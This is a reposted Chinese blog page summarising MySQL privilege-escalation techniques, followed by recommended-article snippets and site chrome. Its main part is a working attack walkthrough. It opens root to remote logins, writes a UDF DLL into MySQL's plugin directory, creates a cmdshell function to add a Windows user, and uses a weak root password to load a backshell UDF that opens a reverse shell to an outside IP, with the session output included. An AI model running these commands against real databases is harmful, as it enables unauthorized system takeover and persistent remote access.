Mysql提权总结

mysql默认状态下是不开放对外访问功能的

1、如何设置才能允许外网访问MySQL

使用“mysql -uroot -proot”命令可以连接到本地的mysql服务;

使用“use mysql”命令,选择要使用的数据库,修改远程连接的基本信息,保存在mysql数据库中,因此使用mysql数据库;


使用“GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'root' WITH GRANT OPTION;”命令可以更改远程连接的设置;

使用“flush privileges;”命令刷新刚才修改的权限,使其生效;

使用“select host,user from user;”查看修改是否成功
2、phpmyadmin 连入提权

select @@basedir;  //Mysql安装目录

C:/phpStudy/MySQL/

CREATE TABLE udftest(udf BLOB);

INSERT into udftest values (CONVERT(,CHAR));CONVERT(这里换成你的UDF的HEX编码,CHAR));

SELECT udf FROM udftest INTO DUMPFILE 'C:\\phpStudy\\MySQL\\lib\\plugin\\udf.dll';-- 

select 'It is dll' into dumpfile 'C:\\phpStudy\\MySQL\\lib\\plugin::$INDEX_ALLOCATION'; 

DROP TABLE udftest;

create function cmdshell returns string soname 'udf.dll'
select cmdshell('net user xiaozi xiaozi /add');

参考链接: phpmyadmin直接提权 http://www.hack80.com/forum.php?mod=viewthread&tid=1304

             通过phpmyadmin各种技巧拿webshell  https://www.exehack.net/99.html


3、mysql弱口令(反弹端口连接提权)

假如我们扫到了一个mysql的root弱密码,并且可以外连,但是服务器上面的网站又无法Getshell,这时我们怎么办呢?

1、利用mysql客户端工具连接mysql服务器,然后执行下面的操作。

实验环境:phpStudy 默认安装的mysql数据库 5.5.40版本

C:\APMServ5\APMServ5.2.6\MySQL5.1\bin>mysql.exe -h 192.168.106.141 -u root -p
Enter password: ****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.5.40 MySQL Community Server (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> \. c:\mysql.txt
Database changed
Query OK, 0 rows affected (0.02 sec)

Query OK, 0 rows affected (0.06 sec)

Query OK, 1 row affected (0.01 sec)

Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

Query OK, 1 row affected (0.00 sec)

Query OK, 0 rows affected (0.09 sec)

+-------------------------------------------------------+
| backshell('')                                         |
+-------------------------------------------------------+
| 反弹shell.
例:select backshell("your IP",your port); |
+-------------------------------------------------------+
1 row in set (0.00 sec)


mysql> select backshell("192.168.106.137",2010);
+-----------------------------------+
| backshell("192.168.106.137",2010) |
+-----------------------------------+
| 执行成功
                        |
+-----------------------------------+
1 row in set (0.02 sec)


mysql> select backshell("192.168.106.137",2010);
+-----------------------------------------+
| backshell("192.168.106.137",2010)       |
+-----------------------------------------+
| 创建临时文件出错,backshell无法继续运行. |
+-----------------------------------------+
1 row in set (0.02 sec)

mysql> select @@version
    -> ;
+-----------+
| @@version |
+-----------+
| 5.5.40    |
+-----------+
1 row in set (0.00 sec)

mysql>


mysql.txt:

复制以上内容保存为mysql.txt即可。


参考文章:

mysql利用ntfs的ADS创建文件夹  http://blog.youkuaiyun.com/yiyefangzhou24/article/details/17190135

MYSQL提权总结   http://www.waitalone.cn/mysql-tiquan-summary.html?replytocom=390


转载于:https://www.cnblogs.com/xiaozi/p/5993291.html

MYSQL提权总结 经擦遇到了MYSQL数据库,想尽办法提权,最终都没有成功,很是郁闷,可能是自己很久没有研究过提权导致的吧,总结一下MYSQL提权的各种姿势吧,权当复习了。关于mysql提权的方法也就那么几种,希望也能帮到各位小伙伴们。 一、利用mof提权  前段时间国外Kingcope大牛发布了mysql远程提权0day(MySQL Windows Remote System Level Exploit (Stu 阅读详情

相关推荐

web安全 mysql 提权

mysql linux windows mssql mysql 提取 提权的前提条件: 已经获得一个低权限的shell 必须需要一个root权限 数据库密码存放位置 对应关系 数据库中 mysql库===> mysql文件夹 user表===> user文件 select * from mysql.user 在特定场合下不会被截断 截断后获取密码方法 可能出现的问题:得到的密文是不完整的或者管理员设置了其他密码不能登陆进去 解决方案:下载user.myd,user.frm,use

代码审计 9354

MySQL提权——udf提权

零基础学黑客,搜索公众号:白帽子左一 作者:掌控安全学员——逍遥子 一、前期准备 1.Mysql udf简介 MySQL udf(user definedfunction,用户定义函数),为用户提供了一种高效创建函数的方式。udf函数按其运行模式可以分为单次调用型和聚集函数型两类,单次调用型函数能够针对数据库查询的每一行记录进行处理,聚集函数型用于处理Group By等聚集查询。 2.udf提权原理 udf的设计初衷是为了方便用户自定义一些函数,方便查询一些复杂的数据,同时也增加了使用udf提权的可能

hackzkaq的博客 6841

MySQL UDF提权原理

看了许多视频和文章,对UDF提权讲得都不是很清楚,遂搜索了一下MySQL的基础知识,总结了一下,供各位初学的师傅参考。user-defined functions (UDFs),用户自定义函数,不过,这已经是过时的说法了,MySQL官方文档现在把它称作(可加载函数),是MySQL可在运行时加载执行以扩展功能的机制。我们大可把它理解为是一个插件,而且其本质也是一个动态链接库。官方文档很清楚地说明了,一个可加载函数会被编译为库文件(Windows下文.dll,Linux下为.so),然后使用和。

mingsec的博客 1425

mysql提权总结(自学)

检测数据库的存在(探测端口)获取到数据库的权限密码查看数据库的类型分类读取网站的配置文件读取数据库备份文件下的库中的表的信息,例如MySQL数据库在mysql_user表中存储账户密码,使用cmd5-mysql5解码暴力破解账户密码,需要支持外联(mysql默认不支持)。可以使用密码脚本在本地爆破,也可以使用工具如msf的scanner mysql_login模块MySQL数据库提权方式主要有三种使用sqlmap的--os-shell。

m0_64481831的博客 2138

mysql的udf提权复现

文章目录参考文章 参考文章 udf提权原理详解

Shanfenglan's blog 2858

Mysql之UDF提权

udf提权通过在mysql中添加自定义函数来执行系统命令。效果是从 mysql权限 —> 系统权限。提权限制条件挺多,如下先获取mysql的权限(连接上了mysql数据库)Mysql版本大于5.1,我们需手动创建plugin文件夹,这是个棘手的问题mysql有写入文件的权限,即secure_file_priv的值为空。

渗透之路,攻防之间皆学问 2万+

MySQL提权

MySQL提权的必要条件: 具有MySQL的root权限,且MySQL以system权限运行。 具有执行SQL语句的权限。 获取root密码的方法: 查看数据库配置文件关键字:config、conn、sql、data、inc、database等 下载mysql安装路径下的数据文件 安装路径下的data目录中存放的是数据库的数据信息 root账号密码存储在mysql数据库下的user表中 完整路径=安装路径+\data\mysql\user.MYD 3.暴力破解 MySQL数据库提...

m0_58606546的博客 6407

实战演练 | ABAQUS显式动力学分析在金属切削仿真中的应用

本文详细介绍了如何利用ABAQUS显式动力学分析进行金属切削过程的二维仿真。通过从零开始的完整流程,包括几何建模、材料本构与失效定义、网格划分、接触设置、边界条件施加,到结果后处理与切削力提取,为工程师和研究人员提供了实用的仿真方法,以优化刀具设计和加工工艺。

purple的博客 931

Mysql提权

UDF(user-defined function)是MySQL的一个拓展接口,也可称之为用户自定义函数,它是用来拓展MySQL的技术手段,可以说是数据库功能的一种扩展,用户通过自定义函数来实现MySQL中无法方便实现的功能,其添加的新函数都可以在SQL语句中调用,就像本机函数如ABS()或SOUNDEX()一样方便。​ 通常涉及 Windows Management Instrumentation (WMI) 和通过 MySQL 执行命令来修改 Windows 系统的配置。

lubai60060的博客 2119

二维数字图像相关算法软件Ncorr的使用心得

二维开源软件Ncorr的DIC分析操作过程详解。

m0_72612723的博客 3万+

软件破解逆向安全(一)初识内存地址和偏移

工具:CE 内存:数字->存访在电脑中->内存 实例:如何修改植物大战僵尸阳光 内存搜索最核心:过滤数据 先用CE加载植物大战僵尸,如下图 我们可以看到目前我们的阳光数是50,我们尝试在ce里搜索精确数值,4 byte是int整数的表示。 我们发现有很多数据,尝试收集一个阳光变成75再次搜索: 我们发现就一个了,这时我们可以双击Value随便修改阳光的数值了。 这里我们说一下动态和静态地址 动态地址:临时用于存放数据的地址,黑色。特征:重新启动游戏地..

weixin_43781139的博客 2597

数据库之Mysql提权

UDF(user defined function)⽤户⾃定义函数,是 mysql 的⼀个拓展接⼝。⽤户可以通过⾃定义函数实现在mysql中⽆法⽅便实现的功能,其添加的新函数都可以在 sql 语句中调⽤,就像调⽤本机函数⼀样。 先前条件关于mysql的密码,可以通过假设的网站的配置文件获取,如login.php、config.inc.php等文件获取在默认情况下,mysql只允许本地登录,我们知道可以通过navicat去连接数据库(在知道帐号密码的情况下),但是如果只允许本地登录的情况下,即使知道账号密码的

白帽黑客鹏哥的博客 2136

嵌入式设备系统日志记录及调试技巧_嵌入式日志系统(1),如何成为杰出的程序员

这里面我使用的芯片为哈弗体系,全局常量存储编译器默认分配在flash,需要注意如果使用片内flash时,注意存储调试等级的flash块不要与代码区重合,要不然修改调试等级擦除flash块同时PC指针指向当前块的代码区,会导致仪器死机;这个也是之前用的比较多的,以上代码是模仿linux 内核的写法,可以比较好的做到日志信息分层,编译时相加对应的编译开关即可。但有个弊端就是,切换debug等级时,需要重新编译且需更新固件,而嵌入式设备出现异常后更新固件往往复位后,故障有时很难复现,调试起来比较浪费时间。

2401_84240431的博客 1296

MYSQL多种提权方式

UDF(user-defined function)是MySQL的一个拓展接口,也可称之为用户自定义函数,它是用来拓展MySQL的技术手段,可以说是数据库功能的一种扩展,用户通过自定义函数来实现在MySQL中无法方便实现的功能,其添加的新函数都可以在SQL语句中调用,就像本机函数如ABS()或SOUNDEX()或version() 一样方便。这两个权限的用户,就可以在任意的数据库下面以MySQL创建一个函数,然后用这个函数去攻击数据库来达到我们的目的。文件夹中的dll文件是通过异或编码的,可以使用。

过期的秋刀鱼 1889

pytorch多层感知机实现假钞识别(完整项目构建)

目录1 项目构建2 超参数设置 config.py3 数据集预处理 preprocess.py4 数据集类构建 dataset_banknote.py5 模型构建 model.py6 训练trainer.py6.1 查看损失曲线7 在测试集上运行 inference.py 1 项目构建 构建项目文件夹Banknote,以及子文件夹与py文件。 名称 作用 data目录 存放原始数据与预处理后切分为训练集、验证机、测试集的数据 log目录 存放训练过程中保存的指标,如损失、精确度等

Demon_LMMan的博客 2027

LinuxCNC---在PC端显示开发板LinuxCNC界面

  今天在调试开发板时,执行开发板上的linuxcnc指令,总是出现如下报错 LINUXCNC - 2.9.0~pre0 application-specific initialization failed: couldn't connect to display "192.168.137.3:1" Error in startup script: invalid command name "image" while executing "image create photo -file $f/$i

中华田园巨龙 3473

提权-MySQL数据库提权

提权-MySQL数据库提权

acepanhuan的博客 2548

MaxEnt物种分布预测中的常见误区与优化技巧:如何提高模型准确率

本文深入探讨了MaxEnt物种分布预测模型从基础应用到精准预测的进阶实践。针对模型准确率提升,文章系统分析了环境变量筛选、模型参数调优、结果批判性解读等核心环节的常见误区,并提供了基于生态位模型原理的深度优化技巧,帮助研究者产出更可靠、可解释的预测结果。

weixin_29219539的博客 595

提权:[MySQL UDF提权全攻略:Windows与Linux实战步骤详解 可以了解一下的提权手法]

UDF(User-Defined Function,用户自定义函数)是MySQL支持的一种扩展机制 允许用户通过动态链接库(Windows下为DLL文件,Linux下为SO文件)自定义函数来扩展MySQL功能。

盾悟 6717

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

ET2012新版免狗免安装绿色软件

ET2012新版免狗免安祖昂绿色软件。,新界面,新视觉,

mysql 提权_MYSQL提权总结

经擦遇到了MYSQL数据库,想尽办法提权,最终都没有成功,很是郁闷,可能是自己很久没有研究过提权导致的吧,总结一下MYSQL提权的各种姿势吧,权当复习了。关于mysql提权的方法也就那么几种,希望也能帮到各位小伙伴们。一、利用mof提权前段时间国外Kingcope大牛发布了mysql远程提权0day(MySQL WindowsRemote System Level Exploit (Stuxnet...

weixin_42515024的博客 642

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

Linux提权精讲(二)Mysql udf提权

其中需要特别注意的是 /usr/lib/mysql/plugin/raptor_udf2.so 文件的路径位置,因为不同版本号的数据库可能路径有不同的差别,因此需要我们特别查询进行文件构造。若secure_file_priv的值被设置为 /var/lib/mysql-files/,则表示只能在指定目录 /var/lib/mysql-files/ 下进行文件的操作。我们可以先利用searchsploite查询mysql udf提权可利用的文件,我们可以利用其中的 1518.c 文件作为提权的脚本。

Hush78的博客 1414

IEM模型,地表粗糙度模拟

利用微波反演土壤水分时候,利用IEM模型可以实现对随机地表的模拟

上一篇: Webgoat学习笔记
下一篇: 【学习笔记】Oracle-1.安装及配置
an0708
博客等级 码龄12年 30粉丝 0原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符  | 博主筛选后可见
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值